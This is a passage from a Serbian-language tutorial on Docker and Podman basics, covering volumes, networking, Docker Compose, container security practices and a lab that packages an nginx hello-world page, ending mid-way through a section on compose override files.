3. **Baze podataka** — PostgreSQL čuva podatke na disku; restart kontejnera ne sme obrisati bazu

Tri tipa volumes

Bind mount — montiraj konkretan folder/fajl sa hosta u kontejner

```
docker run -v $(pwd)/app:/usr/share/nginx/html nginx:alpine
#           ↑ host putanja   ↑ putanja u kontejneru
```

Podman: podman run -v \$(pwd)/app:/usr/share/nginx/html nginx:alpine

Kontejner direktno vidi host filesystem na toj putanji. Promeni fajl na hostu → kontejner odmah vidi promenu. Ovo je osnov live reload u development-u.

Nedostaci: putanja je apsolutna, ne prenosiva između mašina. Kontejner može pisati u host filesystem (sigurnosni rizik ako nije pažljivo postavljen).

Named volume — Docker upravlja storage-om, ti znaš samo ime

```
docker volume create mydata
docker run -v mydata:/var/lib/mysql mysql:8
```

Podman: `podman volume create mydata / podman run -v mydata:/var/lib/mysql mysql:8`

Docker čuva podatke u `/var/lib/docker/volumes/mydata/`. Ti ne znaš niti te briga gde je. Volumepreživljava brisanje kontejnera. Koristiš za podatke koji moraju preživeti restart.

tmpfs — u memoriji, ne na disku

```
docker run --tmpfs /tmp nginx:alpine
```

Podman: `podman run --tmpfs /tmp nginx:alpine`

Korisno za privremene fajlove, secrets koje ne smeš pisati na disk, ili keševe koji trebaju biti brzi ali ne perzistentni.

Volumes u development vs produkciji

Development (bind mount):

- └ brz feedback loop (promeni fajl, odmah vidiš)
- └ source code je na hostu, edituje VS Code
- └ nema rebuild image-a za svaku promenu

Produkcija (image sadrži sve):

- └ image je immutable artifact
- └ isti image u dev, staging, prod
- └ ne možeš "ručno promeniti fajl na serveru"

Ovo razgraničenje je važno. Bind mount u produkciji znači da server filesystem određuje šta aplikacija radi — a ne image koji je prošao testove i pipeline. To je anti-pattern.

Networking — kako kontejneri komuniciraju

Svaki Docker kontejner po default-u dobija sopstvenu IP adresu unutar Docker network-a.

Bridge network (default) — Docker kreira virtualni switch. Kontejneri na istoj bridge mreži mogu međusobno komunicirati. Ne vide host network direktno.

```
# Dva kontejnera na default bridge mreži
docker run -d --name nginx1 nginx:alpine
docker run -d --name nginx2 nginx:alpine

# nginx2 može pingati nginx1 ALI po IP adresi, ne po imenu
# Ovo je problem
```

Podman: `podman run -d --name nginx1 nginx:alpine / podman run -d --name nginx2 nginx:alpine`

Custom bridge network — kreira se ručno, ali ima DNS resolution

```
docker network create mynet

docker run -d --name nginx1 --network mynet nginx:alpine
docker run -d --name nginx2 --network mynet nginx:alpine

# Sada nginx2 može se spojiti na nginx1 po imenu!
# http://nginx1/ radi unutar mynet mreže
```

```
Podman: podman network create mynet / podman run -d --name nginx1 --network mynet nginx:alpine /  
podman run -d --name nginx2 --network mynet nginx:alpine
```

Ovo je kako Docker Compose setups rade: kreira custom network, stavlja sve servise na nju, i servisi se referenciraju po nazivu.

Host network — kontejner direktno deli network namespace sa hostom

```
docker run --network host nginx:alpine  
# nginx sluša na host 0.0.0.0:80, bez port mapiranja
```

```
Podman: podman run --network host nginx:alpine
```

Korisno za performance-critical scenarije, ali gubi izolaciju. Na macOS ne radi (Docker Desktop ima Linux VM u sredini).

None — bez mreže

```
docker run --network none myapp  
# Kontejner nema mrežni pristup
```

```
Podman: podman run --network none myapp
```

Container-to-container komunikacija po imenu

Ovo je pattern koji ćeš koristiti stalno:

```
# docker-compose.yml  
services:  
  frontend:  
    image: nginx:alpine  
    # može se spojiti na backend po imenu "backend"  
  
  backend:  
    image: myapp:latest  
    # sluša na portu 3000
```

Unutar `frontend` kontejnera: `http://backend:3000` radi. Docker Compose automatski kreira custom network i registruje DNS za sve servise.

Isti princip važi u Kubernetes (modul 03): Services se referenciraju po imenu unutar namespace-a.

Praktičan primer za project-A

nginx sa bind mount za development (live reload):

```
docker run --rm \  
-p 8080:80 \  
-v $(pwd)/app/index.html:/usr/share/nginx/html/index.html:ro \  
nginx:1.25.3-alpine
```

```
Podman: podman run --rm -p 8080:80 -v $(pwd)/app/index.html:/usr/share/nginx/html/index.html:ro  
nginx:1.25.3-alpine
```

`:ro` = read-only mount. Kontejner može čitati fajl ali ne može ga pisati. Dobra navika — kontejnerima daješ minimalne potrebne dozvole.

Sada: promeni `app/index.html` na hostu, refresh browser na `http://localhost:8080` — vidiš promenu odmah, bez restart kontejnera.

Za development workflow sa Docker Compose (modul 06) ovo postaje još elegantnije.

AI workflow

Kada dobiješ permission error na volume mount:

```
Pokrenuo sam:  
docker run -v $(pwd)/data:/data myapp  
  
Dobijam:  
Permission denied: /data/file.txt  
  
Host folder permissions: drwxr-xr-x darko darko  
Kontejner korisnik: appuser (UID 1001)  
  
Objasni zašto se dešava i kako da rešim bez chmod 777.
```

Source: `01-docker-fundamenti/06-docker-compose-lokalni-razvoj.md`

Docker Compose za lokalni razvoj

Zašto Compose

Jednom kada imaš više od jednog kontejnera, `docker run` postaje nepraktičan.

Za lokalni razvoj možda trebaš: nginx kao frontend, backend API, PostgreSQL bazu, Redis cache. To su četiri `docker run` komande sa desetak argumenata svaka — network flags, volume flags, environment variables, port mappings. Pamtiti ih sve i pokretati redom je nepraktično i error-prone.

Docker Compose rešava ovo sa jednim YAML fajlom koji opisuje ceo stack, i jednom komandom koja sve pokreće:

```
docker compose up
```

Podman: `podman compose up`

I jednom komandom koja sve zaustavlja i čisti:

```
docker compose down
```

Podman: `podman compose down`

Napomena za Podman Compose: - macOS: `brew install podman-compose` - Linux: `pip3 install podman-compose` - Podman 4.x+ uključuje `podman compose` koji interno poziva `podman-compose` - Sintaksa je identična:
`docker compose up -d` → `podman compose up -d`

Ovo je posebno moćno jer možeš imitirati produkcijski stack lokalno. Isti servisi, iste verzije, ista mrežna topologija. “Radi na mom računaru” više nije izgovor.

Anatomija docker-compose.yml

```
services:
  web:
    image: nginx:1.25.3-alpine
    ports:
      - "8080:80"
    volumes:
      - ./app:/usr/share/nginx/html:ro
    networks:
      - frontend

  api:
    build:
      context: .
      dockerfile: Dockerfile.api
    environment:
      - DB_HOST=db
      - DB_PORT=5432
    depends_on:
      db:
        condition: service_healthy
    networks:
      - frontend
      - backend

  db:
    image: postgres:16-alpine
    environment:
      POSTGRES_DB: appdb
      POSTGRES_USER: appuser
      POSTGRES_PASSWORD: ${DB_PASSWORD}
    volumes:
      - pgdata:/var/lib/postgresql/data
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U appuser -d appdb"]
      interval: 10s
      timeout: 5s
      retries: 5
    networks:
      - backend

networks:
  frontend:
  backend:

volumes:
  pgdata:
```

services — svaki servis je jedan kontejner (ili više replika). Ime servisa postaje DNS ime na mreži.

image vs build — ili koristiš gotov image sa registry-ja, ili build-uješ lokalno iz Dockerfile-a.

ports — "host:container" mapiranje. Samo oni portovi koje eksplicitno mapiraš su dostupni sa hosta.

volumes — bind mountovi (./relativna/putanja) ili named volumes (pgdata). Named volumesi se deklarišu pod `volumes:` na dnu.

networks — servisi koji dele mrežu mogu međusobno komunicirati po imenu. `api` može dosegnuti `db` na `db:5432`. `web` ne može direktno dosegnuti `db` jer nisu na istoj mreži — dobra sigurnosna praksa.

depends_on — Compose čeka da `db` bude healthy pre nego što pokrene `api`. Bez zdravstvenog provjere, `api` bi se pokrenuo dok se DB još inicijalizuje i dobio connection error.

Environment variables i .env fajl

Nikad ne stavljaš secrets u `docker-compose.yml`. Compose automatski čita `.env` fajl iz istog direktorijuma:

`.env`:

```
DB_PASSWORD=mojasuperlozinka
API_KEY=dev-key-ne-ide-u-git
```

`docker-compose.yml` referencira ih sa `${VAR_NAME}`:

```
environment:
  POSTGRES_PASSWORD: ${DB_PASSWORD}
```

`.env` ide u `.gitignore`. Commitaš `docker-compose.yml`, ne commitaš `.env`. Novi developer kopira `.env.example` u `.env` i popunjava vrednosti.

`.env.example` (commitati u git):

```
DB_PASSWORD=changeme
API_KEY=your-dev-api-key-here
```

Compose za project-A

Naš hello-world je jednostavan — samo nginx. Ali Compose nam daje live reload u development-u:

```
# docker-compose.yml
services:
  web:
    image: nginx:1.25.3-alpine
    ports:
      - "8080:80"
    volumes:
      - ./app/index.html:/usr/share/nginx/html/index.html:ro
      - ./app/nginx.conf:/etc/nginx/conf.d/default.conf:ro
    restart: unless-stopped
```

Pokreni:

```
docker compose up
```

Podman: `podman compose up`

Sada edituj `app/index.html`, refresh browser — promjena je vidljiva bez restart kontejnera.

Korisne Compose komande

```
# Pokreni sve servise (foreground, vidis logove)
docker compose up

# Pokreni u background-u
docker compose up -d

# Zaustavi i ukloni kontejnere (volumes ostaju)
docker compose down

# Zaustavi i ukloni kontejnere I volumes
docker compose down -v

# Logovi svih servisa
docker compose logs

# Logovi konkretnog servisa, pratiti live
docker compose logs -f web

# Udi u running kontejner (exec)
docker compose exec web sh

# Restart jednog servisa
docker compose restart web

# Rebuild image-a (kada menjaš Dockerfile)
docker compose build

# Rebuild i pokreni
docker compose up --build

# Status
docker compose ps
```

Podman: Sve gore navedene komande rade identično s `podman compose` umjesto `docker compose`. Primjeri:
`podman compose up -d`, `podman compose logs -f web`, `podman compose down -v`

Podman Compose instalacija: - macOS: `brew install podman-compose` - Linux: `pip3 install podman-compose` - Podman 4.x+ uključuje `podman compose` koji interno poziva `podman-compose` - Sintaksa je identična:
`docker compose up -d` → `podman compose up -d`

depends_on i health checks

Ovo je izvor mnogih bug-ova početnika:

```
# PROBLEMATIČNO – depends_on bez condition čeka samo da kontejner KRENE
# ne čeka da servis bude SPREMAN
depends_on:
  - db

# ISPRAVNO – čeka da healthcheck prođe
depends_on:
  db:
    condition: service_healthy
```

PostgreSQL treba nekoliko sekundi da inicijalizuje bazu i počne prihvatati konekcije. Bez `service_healthy`, aplikacija se spoji pre nego što DB sluša, dobija `connection refused`, pada. Ovo je race condition.

Healthcheck je komanda koja se izvršava unutar kontejnera i vraća 0 (healthy) ili ne-nula (unhealthy):


```
healthcheck:
  test: ["CMD-SHELL", "pg_isready -U appuser"]
  interval: 5s    # provjeravaj svakih 5 sekundi
  timeout: 3s     # smatra se failed ako ne odgovori za 3s
  retries: 10     # 10 neuspelih znači unhealthy
  start_period: 30s # čekaj 30s pre prve provjere
```

Za nginx je jednostavno:

```
healthcheck:
  test: ["CMD", "curl", "-f", "http://localhost/"]
  interval: 10s
  timeout: 3s
  retries: 3
```

AI workflow

Kada Compose stack ne radi:

```
docker compose up izbacuje ovaj error:
[error output]

Moj docker-compose.yml:
[sadržaj]

Koji servis pada i zašto? Koji su sledeći koraci za debug?
```

Kada imaš networking problem između servisa:

```
Servis "api" ne može dosegnuti servis "db" na adresi db:5432.
Oba su u istom docker-compose.yml.

Evo network konfiguracije:
[relevantan deo yaml-a]

Zašto ne rade i kako da popravim?
```

Source: `01-docker-fundamenti/07-best-practices-i-bezbednost.md`

Best practices i bezbednost

Zašto je bezbednost važna već u fazi Docker image-a

Napadač ne čeka produkciju. Kompromitovani image u registry-ju znači kompromitovanu produkciju čim se deploy pokrene. Mnogi napadi počinju upravo ovde: loše konfigurisani image, stare biblioteke sa poznatim CVE-jima, root procesi koji imaju sve privilegije.

Dobra vijest: ove prakse su jednostavne kad ih ugradiš od početka.

Non-root user

Po defaultu, procesi u kontejneru se izvršavaju kao `root` (UID 0). Ako napadač pronade RCE (Remote Code Execution) ranjivost u tvojoj aplikaciji, dobija root pristup unutar kontejnera.

Kontejner root nije isto što i host root — namespace izolacija pruža zaštitu — ali ipak nije zanemarivo, posebno u misconfigured okruženjima.

nginx:alpine image dolazi sa predefinisanim `nginx` korisnikom:

```
FROM nginx:1.25.3-alpine

COPY app/index.html /usr/share/nginx/html/
COPY app/nginx.conf /etc/nginx/conf.d/default.conf

# nginx worker procesi rade kao nginx korisnik
# Master process mora biti root da bi bindao port 80, ali workers ne moraju
USER nginx

EXPOSE 80
```

Za vlastite aplikacije, dodaj korisnika eksplicitno:

```
FROM python:3.11-alpine

# Kreiraj non-root korisnika
RUN addgroup -S appgroup && adduser -S appuser -G appgroup

WORKDIR /app
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt
COPY . .

# Prebaci se na non-root korisnika
USER appuser

CMD ["python", "app.py"]
```

Read-only filesystem

Ako aplikacija ne treba pisati na disk (a nginx koji servira statički HTML ne treba), postavi filesystem kao read-only:

```
docker run --read-only --rm -p 8080:80 helloworld:local
```

Podman: `podman run --read-only --rm -p 8080:80 helloworld:local`

nginx treba pisati u `/tmp` i `/var/run` za pid fajlove. Montiraj te direktorijume kao tmpfs:

```
docker run --read-only \
  --tmpfs /tmp \
  --tmpfs /var/run \
  --tmpfs /var/cache/nginx \
  -p 8080:80 \
  helloworld:local
```

Podman: `bash podman run --read-only \ --tmpfs /tmp \ --tmpfs /var/run \ --tmpfs /var/cache/nginx \ -p 8080:80 \ helloworld:local`

U `docker-compose.yml`:

```
services:
  web:
    image: helloworld:local
    read_only: true
    tmpfs:
      - /tmp
      - /var/run
      - /var/cache/nginx
```

Napadač koji dobije shell unutar kontejnera ne može instalirati alate ni pisati malware na filesystem.

Resource limits

Bez limita, jedan kontejner može konzumirati sve CPU i RAM na hostu — namjerno ili zbog buga.

```
services:
  web:
    image: nginx:1.25.3-alpine
    deploy:
      resources:
        limits:
          cpus: '0.5'      # max 50% jednog CPU core-a
          memory: 64M      # max 64 megabajta RAM-a
        reservations:
          cpus: '0.1'
          memory: 32M
```

U Kubernetes-u (modul 03) ovo se zove `requests` i `limits` i obavezno je za svaki pod.

Secrets — ne u environment variables

Environment varijable nisu sigurne za secrets. Svako ko može pokrenuti `docker inspect` ili `docker exec env` vidi ih. Logovi aplikacije često ispisuju environment varijable. Kubernetes dashboard ih prikazuje.

```
# Vidi sve env varijable u running kontejneru
docker exec mycontainer env
docker inspect mycontainer # env je u JSON outputu
```

Podman: `bash podman exec mycontainer env podman inspect mycontainer`

Pravilo: environment variables su za konfiguraciju, ne za secrets.

Gdzie onda idu secrets?

```
Development:
├─ .env fajl (ne ide u git, .gitignore)
└─ docker secrets (za Docker Swarm, komplicovano za dev)

Produkcija (K8s):
├─ Kubernetes Secrets (base64 encoded, ne šifrovani po defaultu)
├─ AWS Secrets Manager + External Secrets Operator
└─ HashiCorp Vault + Vault Agent injector
```

Za naš project-A: AWS credentials za Terraform idu kao CI/CD variables u GitLab (encrypted), ne u Dockerfile niti `docker-compose.yml`.

Image scanning sa Trivy

Trivy skenira image-e na poznate ranjivosti (CVE) u: - OS paketima (Alpine apk, Debian apt) - Application dependencies (npm packages, pip packages, go modules)

```
# Skeniraj lokalni image
docker run --rm \
  -v /var/run/docker.sock:/var/run/docker.sock \
  aquasec/trivy:latest \
  image --severity HIGH,CRITICAL \
  helloworld:local
```

Podman: Trivy podržava Podman nativno bez socketa: `bash podman run --rm \ -v /run/user/$(id -u)/podman/podman.sock:/var/run/docker.sock \ aquasec/trivy:latest \ image --severity HIGH,CRITICAL \`

```
helloworld:local Alternativno, Trivy može skenirati image direktno iz lokalnog Podman storage-a ako je
instaliran na hostu: trivy image helloworld:local
```

Primer output-a:

```
nginx:1.25.3-alpine (alpine 3.18.4)
Total: 0 (HIGH: 0, CRITICAL: 0)
```

Stariji base image bi mogao pokazati:

```
nginx:1.20-alpine (alpine 3.13.12)
Total: 23 (HIGH: 15, CRITICAL: 8)
```

Library	Vulnerability	Severity	Fixed Version
libssl1.1	CVE-2023-0215	HIGH	1.1.1t-r0
libcrypto1.1	CVE-2023-0216	CRITICAL	1.1.1t-r0

U GitLab CI pipeline-u (modul 07) Trivy scan je obavezan korak koji blokira deploy ako nađe CRITICAL ranjivosti.

Minimalni base image

Veći base image = veća attack surface = više potencijalnih ranjivosti.

Hijerarhija po veličini (od manjeg ka većem):

```
scratch          → 0MB — prazno, samo za binarne executable-e
distroless        → ~2MB — Google's minimal, bez shell-a
alpine            → ~5MB — minimalan Linux, ima sh i apk
alpine-based apps → 10-50MB
debian-slim       → ~70MB
ubuntu            → ~80MB
debian/ubuntu     → ~120MB
```

Za naš nginx: `nginx:alpine` (~23MB) umesto `nginx:latest` (nginx na Debian, ~140MB).

`distroless` je ekstremno ali moćan pristup — nema shell-a, nema package managera. Napadač koji dobije shell access nema čime da radi.

Pin verzije — uvek

```
# NIKAD OVAKO
FROM nginx:latest
FROM node:alpine
FROM python:3-slim

# UVEK OVAKO
FROM nginx:1.25.3-alpine
FROM node:20.11.0-alpine3.19
FROM python:3.11.7-slim-bookworm
```

`latest` tag nije verzija — to je pointer koji se pomera. Jednog dana `docker pull nginx:latest` povuče breaking change i tvoj CI/CD pipeline počne fail-ovati u produkciji bez da si ičta promenio.

Pin-uj čak i SHA digest za maksimalnu determinizam:

```
FROM nginx:1.25.3-alpine@sha256:a0d0a0d46f8b984...
```

.dockerignore je bezbjednosna mjera

```
# .dockerignore
.git
.env
.env.*
*.pem
*.key
*secret*
*credential*
secrets/
.aws/
node_modules
```

Bez `.dockerignore`, `COPY . .` može ubaciti `.env` fajl, SSH ključeve, AWS credentials — sve u image koji ide u registry.

Sažetak checklist-e

Pri svakom Dockerfile pregledu:

- [] Base image je pinned na specifičnu verziju
- [] Non-root USER je postavljen
- [] `.dockerignore` postoji i pokriva secrets i `.git`
- [] Nema `ENV` ili `ARG` sa secrets vrijednostima
- [] Multi-stage build se koristi gdje ima smisla
- [] Trivy scan prolazi bez CRITICAL ranjivosti
- [] Resource limits su definisani (barem u Compose/K8s manifestima)

Source: `01-docker-fundamenti/08-lab-kontejnerizuj-app.md`

LAB: Kontejnerizuj app

Cilj

Na kraju ovog laba imaš: - `app/index.html` i `app/nginx.conf` na disku - Dockerfile koji ih pakuje u nginx image - Running kontejner dostupan na `http://localhost:8080` - Docker Compose setup za development workflow - Razumevanje šta se desilo na svakom koraku

Vreme: ~30-45 minuta.

Provjera preduslova

```
docker --version
# Docker version 25.x.x ili noviji

docker compose version
# Docker Compose version 2.x.x

docker run --rm hello-world
# Hello from Docker!
```

Podman: `podman --version / podman compose version / podman run --rm hello-world`

Ako nešto od ovoga ne radi, ne nastavljaš. Popravi Docker instalaciju.

Korak 1 — Struktura projekta

Napravi folder i inicijalizuj git:

```
mkdir -p ~/projects/project-a/app
cd ~/projects/project-a
git init
```

Korak 2 — index.html

Napravi `app/index.html`:

```
<!DOCTYPE html>
<html lang="sr">
  <head>
    <meta charset="UTF-8">
    <title>Project A</title>
    <style>
      body {
        font-family: sans-serif;
        display: flex;
        justify-content: center;
        align-items: center;
        height: 100vh;
        margin: 0;
        background: #f0f4f8;
      }
      .box {
        text-align: center;
        padding: 2rem;
        background: white;
        border-radius: 8px;
        box-shadow: 0 2px 8px rgba(0,0,0,0.1);
      }
    </style>
  </head>
  <body>
    <div class="box">
      <h1>Hello World</h1>
      <p>Project A — running in Docker</p>
    </div>
  </body>
</html>
```

Korak 3 — nginx.conf

Napravi `app/nginx.conf`:

```
server {
    listen 80;
    server_name localhost;

    # Logging
    access_log /var/log/nginx/access.log;
    error_log /var/log/nginx/error.log;

    location / {
        root /usr/share/nginx/html;
        index index.html;
    }

    # Healthcheck endpoint za K8s (koristićemo u modulu 03)
    location /health {
        access_log off;
        return 200 "healthy\n";
        add_header Content-Type text/plain;
    }
}
```

`/health` endpoint sada ne koristimo, ali biće potreban za Kubernetes liveness probe.

Korak 4 — Dockerfile

Napravi `Dockerfile` u root-u projekta:

```
FROM nginx:1.25.3-alpine
COPY app/index.html /usr/share/nginx/html/
COPY app/nginx.conf /etc/nginx/conf.d/default.conf
EXPOSE 80
```

Korak 5 — .dockerignore

```
.git
.gitignore
*.md
.DS_Store
.env
.env.*
```

Korak 6 — Build image

```
docker build -t helloworld:local .
```

Podman: `podman build -t helloworld:local .`

Očekivani output:

```
[+] Building 2.1s (8/8) FINISHED
=> [internal] load build definition from Dockerfile
=> [internal] load .dockerignore
=> [internal] load metadata for docker.io/library/nginx:1.25.3-alpine
=> CACHED [1/3] FROM docker.io/library/nginx:1.25.3-alpine
=> [2/3] COPY app/index.html /usr/share/nginx/html/
=> [3/3] COPY app/nginx.conf /etc/nginx/conf.d/default.conf
=> exporting to image
=> naming to docker.io/library/helloworld:local
```

Provjeri da image postoji:

```
docker image ls helloworld
# REPOSITORY TAG IMAGE ID CREATED SIZE
# helloworld local abc123def456 10 seconds ago 42MB
```

Podman: `podman image ls helloworld`

Korak 7 — Pokreni kontejner

```
docker run --rm -p 8080:80 helloworld:local
```

Podman: `podman run --rm -p 8080:80 helloworld:local`

`--rm` znači: obriši kontejner kada se zaustavi (nema “mrtvih” kontejnera).

Otvori browser: **`http://localhost:8080`**

Treba da vidiš “Hello World” stranicu.

Zaustavi kontejner: `Ctrl+C`

Korak 8 — Inspekcija

Pokreni kontejner u background-u:

```
docker run -d --name helloworld-test -p 8080:80 helloworld:local
```

Podman: `podman run -d --name helloworld-test -p 8080:80 helloworld:local`

Provjeri logove:

```
docker logs helloworld-test
# nginx startup logove

# Prati logove live (curl iz drugog terminala pa vidiš access log)
docker logs -f helloworld-test
```

Podman: `podman logs helloworld-test / podman logs -f helloworld-test`

Provjeri šta radi unutar kontejnera:

```
docker inspect helloworld-test
# JSON sa svim detaljima: IP adresa, environment, mounts, state
```

Podman: `podman inspect helloworld-test`

Uđi unutra:

```
docker exec -it helloworld-test sh
# Otvara shell unutar running kontejnera

ls /usr/share/nginx/html/
# index.html 50x.html

cat /etc/nginx/conf.d/default.conf
# naša konfiguracija

exit
```



```
Podman: podman exec -it helloworld-test sh
```

Zaustavi i ukloni:

```
docker stop helloworld-test  
docker rm helloworld-test
```

```
Podman: podman stop helloworld-test / podman rm helloworld-test
```

Korak 9 — Docker Compose za development

Napravi `docker-compose.yml`:

```
services:  
  web:  
    image: nginx:1.25.3-alpine  
    ports:  
      - "8080:80"  
    volumes:  
      - ./app/index.html:/usr/share/nginx/html/index.html:ro  
      - ./app/nginx.conf:/etc/nginx/conf.d/default.conf:ro  
    restart: unless-stopped  
    healthcheck:  
      test: ["CMD", "wget", "-q", "-O-", "http://localhost/health"]  
      interval: 10s  
      timeout: 3s  
      retries: 3
```

Zašto `image`: umesto `build`? U development-u koristimo nginx direktno jer radimo samo na HTML/konfig fajlovima. Bind mountovi daju live reload. Kada idemo na registry i pipeline, koristimo `build`.

Pokreni:

```
docker compose up
```

```
Podman: podman compose up
```

Otvori `http://localhost:8080`. Sada edituj `app/index.html` — promeni “Hello World” u nešto drugo. Refresh browser — promjena je trenutna.

Zaustavi:

```
# Ctrl+C, ili iz drugog terminala:  
docker compose down
```

```
Podman: podman compose down
```

Korak 10 — Provjera sa curl

```
# U jednom terminalu:
docker compose up -d

# Provjeri stranicu
curl http://localhost:8080
# Vraća HTML

# Provjeri health endpoint
curl http://localhost:8080/health
# healthy

# Provjeri HTTP status
curl -o /dev/null -s -w "%{http_code}" http://localhost:8080
# 200

docker compose down
```

Podman: podman compose up -d / podman compose down

Struktura na kraju laba

```
project-a/
├─ app/
│   ├── index.html
│   └─ nginx.conf
├─ Dockerfile
├─ docker-compose.yml
└─ .dockerignore
```

Šta si napravio i zašto je to važno

Ovi četiri fajla su osnova za sve što dolazi. U modulu 02 ovaj image ćeš push-nuti u GitLab Container Registry. U modulu 03 isti image ćeš deplojovati na lokalni Kubernetes. U modulu 07 GitLab CI/CD pipeline će automatski build-ovati ovaj Dockerfile na svaki `git push`.

Image je konstantan. Infrastruktura oko njega se menja (laptop → kind → EKS), ali `helloworld:local` image je uvek isti artifact.

AI workflow — kad nešto ne radi

Ako `docker build` fail-uje:

```
docker build -t helloworld:local . daje ovaj error:
[paste celog error output-a]
```

Moj Dockerfile:
[sadržaj]

Struktura direktorijuma:
[ls -la output]

Šta je problem?

Ako kontejner pada odmah:

```
docker run -p 8080:80 helloworld:local izlazi odmah sa exit kodom 1.
```

```
docker logs helloworld-test:  
[paste logova]
```

Šta nginx greška znači i kako da popravljam nginx.conf?

Ako port 8080 nije dostupan:

```
docker run radi (docker ps ga pokazuje), ali  
curl http://localhost:8080 daje "Connection refused".
```

```
docker ps output:  
[paste]
```

```
docker inspect helloworld output (network section):  
[paste]
```

Zašto port nije dostupan?

Korak 6 — Dodaj nginx reverse proxy i HTTPS

Aplikacija trenutno radi na `http://localhost:8080` direktno. Sljedeći korak je standardni pattern koji koristiš na svakom projektu: nginx ispred, HTTPS od prvog dana.

Pročitaj: `14-nginx-reverse-proxy-i-https.md`

Zadatak: 1. Generiši lokalne certifikate (mkcert ili openssl) 2. Napiši `nginx/nginx.conf` sa HTTP → HTTPS redirect i `proxy_pass` na app 3. Ažuriraj `docker-compose.yml`: nginx servis sa portovima 80/443, app bez direktnih portova prema hostu (expose umjesto ports) 4. Dodaj `127.0.0.1 app.local` u `/etc/hosts` 5. Provjeri: `http://localhost` → redirect → `https://localhost`

Acceptance criteria: - [] `curl -I http://localhost` vraća 301 - [] `curl -k https://localhost` vraća sadržaj aplikacije - [] `docker compose ps` pokazuje nginx sa portovima 80/443, app nema mapirane portove prema hostu - [] `curl http://localhost:8080` vraća "Connection refused" (app nije direktno dostupna)

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi Docker kao primarni alat. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 01: Docker ===  
  
docker-build: ## Izgradi app image (docker build -t $(APP_IMAGE) .)  
    docker build -t $(APP_IMAGE) .  
  
docker-run: ## Pokreni app kontejner na portu 8080 (docker run -d -p 8080:80)  
    docker run -d --name $(APP_NAME) -p 8080:80 $(APP_IMAGE)  
  
docker-stop: ## Zaustavi i ukloni app kontejner  
    docker rm -f $(APP_NAME) 2>/dev/null || true  
  
docker-logs: ## Prikaži logove app kontejnera  
    docker logs -f $(APP_NAME)  
  
hadolint: ## Lint Dockerfile sa hadolintom (DL pravila)  
    docker run --rm -i hadolint/hadolint < Dockerfile  
  
trivy-scan: ## Skeniraj app image za HIGH/CRITICAL ranjivosti  
    docker run --rm \  
        -v /var/run/docker.sock:/var/run/docker.sock \  
        aquasec/trivy:latest image --severity HIGH,CRITICAL $(APP_IMAGE)
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
make docker-build
make docker-run
make docker-logs
make docker-stop
make help | grep docker
make help | grep hadolint
make help | grep trivy
```

Source: 01-docker-fundamenti/09-config-fajlovi-kompletno.md

09 — Config fajlovi kompletno

Svaki Docker projekat ima isti problem: previše fajlova, nejasno koji se primjenjuje kada, i zašto build radi lokalno ali ne i u CI. Ovaj dokument pokriva svaki config fajl koji postoji u projektu, precizno objašnjava merge logiku i daje konkretne primjere za naš stack.

Pregled svih fajlova

project-root/	
├─ docker-compose.yml	← base, production-equivalent
├─ docker-compose.override.yml	← dev (automatski merge)
├─ docker-compose.debug.yml	← debug (eksplicitno)
├─ docker-compose.test.yml	← CI testovi (eksplicitno)
├─ .env	← default vrijednosti, u git-u
├─ .env.local	← lokalni override, NIKAD u git
├─ .dockerignore	← što ne ići u build context
└─ ~/.docker/daemon.json	← Docker daemon konfiguracija

docker-compose.yml — base fajl

Ovaj fajl opisuje production-equivalent servis konfiguraciju. Ne sadrži ništa dev-specifično: nema `build:`, nema eksponiranih portova ka hostu (osim onih koji su i u produkciji), nema bind mountova za source kod.

Pravilo: sve što piše ovdje mora biti smisleno i u produkciji.

```
# docker-compose.yml
services:
  nginx:
    image: ${CI_REGISTRY_IMAGE}/nginx:${IMAGE_TAG}
    networks: [app-network]
    ports: ["80:80", "443:443"]
    depends_on:
      php-service:
        condition: service_healthy
    restart: unless-stopped

  php-service:
    image: ${CI_REGISTRY_IMAGE}/php-service:${IMAGE_TAG}
    networks: [app-network]
    depends_on:
      mysql:
        condition: service_healthy
      redis:
        condition: service_healthy
    environment:
      APP_ENV: ${APP_ENV}
      DB_HOST: mysql
      DB_NAME: ${MYSQL_DATABASE}
      REDIS_HOST: redis
    healthcheck:
      test: ["CMD", "php-fpm-healthcheck"]
      interval: 30s
      timeout: 3s
      retries: 3
      start_period: 10s
    restart: unless-stopped

  go-service:
    image: ${CI_REGISTRY_IMAGE}/go-service:${IMAGE_TAG}
    networks: [app-network]
    depends_on:
      mysql:
        condition: service_healthy
      redis:
        condition: service_healthy
    environment:
      APP_ENV: ${APP_ENV}
      DB_HOST: mysql
      DB_NAME: ${MYSQL_DATABASE}
      REDIS_HOST: redis
    healthcheck:
      test: ["CMD", "wget", "-q0-", "http://localhost:8080/health"]
      interval: 30s
      timeout: 3s
      retries: 3
    restart: unless-stopped

  mysql:
    image: mysql:8.0
    networks: [app-network]
    volumes:
      - mysql-data:/var/lib/mysql
    environment:
      MYSQL_DATABASE: ${MYSQL_DATABASE}
      MYSQL_ROOT_PASSWORD: ${MYSQL_ROOT_PASSWORD}
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "localhost"]
      interval: 10s
      timeout: 5s
      retries: 5
    restart: unless-stopped
```

```
redis:
  image: redis:7-alpine
  networks: [app-network]
  volumes:
    - redis-data:/data
  command: redis-server --requirepass ${REDIS_PASSWORD} --appendonly yes
  healthcheck:
    test: ["CMD", "redis-cli", "-a", "${REDIS_PASSWORD}", "ping"]
    interval: 10s
    timeout: 3s
    retries: 3
  restart: unless-stopped

networks:
  app-network:
    driver: bridge

volumes:
  mysql-data:
    driver: local
  redis-data:
    driver: local
```

Zašto nema `ports:` za MySQL i Redis: u produkciji ti servisi nisu dostupni direktno sa hosta. Samo nginx je eksponiran. Ostali komuniciraju interno unutar `app-network`.

docker-compose.override.yml — automatski merge

Docker Compose automatski učitava i merge-uje ovaj fajl kada pokreneš `docker compose up` bez eksplicitnog `-f`. Ne moraš ga navoditi — to je njegova svrha.

Sadrži isključivo dev-specifične izmjene: `build:` direktive (jer lokalno buildujemo image, ne povlačimo iz registra), bind mountove za live reload, i eksponirane portove za lokalne alate.

```
# docker-compose.override.yml
# NAPOMENA: Ovaj fajl je AUTOMATSKI aktivan pri `docker compose up`.
# Ne commitovati build-specific secrets ili lozinke ovdje.

services:
